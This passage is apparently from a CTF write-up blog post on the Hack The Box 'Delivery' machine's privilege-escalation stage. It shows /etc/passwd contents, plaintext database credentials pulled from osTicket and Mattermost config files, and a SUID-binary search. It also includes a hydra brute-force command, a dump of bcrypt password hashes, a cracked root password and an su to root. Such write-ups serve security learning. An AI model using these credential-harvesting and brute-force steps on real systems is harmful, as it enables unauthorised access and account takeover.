backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
avahi:x:106:115:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:107:116::/var/lib/saned:/usr/sbin/nologin
colord:x:108:117:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:109:7:HPLIP system user,,,:/var/run/hplip:/bin/false
maildeliverer:x:1000:1000:MailDeliverer,,,:/home/maildeliverer:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:110:118:MySQL Server,,,:/nonexistent:/bin/false
mattermost:x:998:998::/home/mattermost:/bin/sh
  1. We can get MySQL database credentials in /var/www/osticket/upload/include/ost-config.php
1
2
3
4
5
6
7
8
# Database Options
# ---------------------------------------------------
# Mysql Login info
define('DBTYPE','mysql');
define('DBHOST','localhost');
define('DBNAME','osticket');
define('DBUSER','ost_user');
define('DBPASS','!H3lpD3sk123!');
  1. List binaries with SUID and GUID bits
1
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
-rwsr-xr-- 1 root messagebus 51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 18888 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 23288 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 157192 Jan 20  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
-rwsr-xr-x 1 root root 34896 Apr 22  2020 /usr/bin/fusermount
  1. Interesting Output of LinPeas
1
2
3
4
5
6
  location ~ \.php$ {
    fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
    include fastcgi_params;
    fastcgi_param PATH_INFO $path_info;
    fastcgi_pass unix:/var/run/php/php7.3-fpm.sock;
  }
1
2
3
4
5
══╣ Polkit Binary
Pkexec binary found at: /usr/bin/pkexec
Pkexec binary has SUID bit set!
-rwsr-xr-x 1 root root 23288 Jan 15  2019 /usr/bin/pkexec
pkexec version 0.105 
  1. Out of pure desperation, I just fuzzed the http-get://127.0.0.1:6316/admin/log/access_log endpoint as it needed authorization
1
hydra -l root -P hydra/newpasswdTries2.txt 127.0.0.1 -s 6316 http-get /admin/log/access_log -t 32

Output:

1
2
[DATA] attacking http-get://127.0.0.1:6316/admin/log/access_log
[6316][http-get] host: 127.0.0.1   login: root   password: PleaseSubscribe!21
  • Interesting
  1. From the Mattermost configuration file, we get MySQL credentials
1
2
3
4
5
"SqlSettings": {
        "DriverName": "mysql", 
        "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30
s\u0026writeTimeout=30s",
		"AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",

MySQL

  1. To log into the database,
1
mysql -u ost_user -D osticket -p
  1. Doesn’t seem to contain any new info
  2. To log into the database as mmuser,
1
mysql -u mmuser -p -D mattermost

We can get the password hashes of root here

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
MariaDB [mattermost]> SELECT username, password FROM Users;
+----------------------------------+--------------------------------------------------------------+
| username                         | password                                                     |
+----------------------------------+--------------------------------------------------------------+
| surveybot                        |                                                              |
| c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiItEiK |
| 5b785171bfb34762a933e127630c4860 | $2a$10$3m0quqyvCE8Z/R1gFcCOWO6tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G |
| root                             | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO |
| ff0a21fc6fc2488195e16ea854c963ee | $2a$10$RnJsISTLc9W3iUcUggl1KOG9vqADED24CQcQ8zvUm1Ir9pxS.Pduq |
| test                             | $2a$10$uuXX9lxD9rHez.QoFZBB0.tNRa4ldM4qjNSgqyRHL.a6pwfQkJ/8. |
| channelexport                    |                                                              |
| 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawGOJwB7vrqenPg2lrDtOECRtjwWahOzHfq1CoFyFqm |
+----------------------------------+--------------------------------------------------------------+
  1. Output of cracking
1
$2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO:PleaseSubscribe!21
  1. Bruh, after some hints, I realised I just need to change user and I can escalate my privileges. The password is PleaseSubscribe!21
1
2
3
su
Password: 
root@Delivery:/opt/mattermost/config# 
  • I thought that I need to sudo to change user, but that is only if we have sudo privileges, and do not know the password of root!
  1. Get the flag in /root
Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy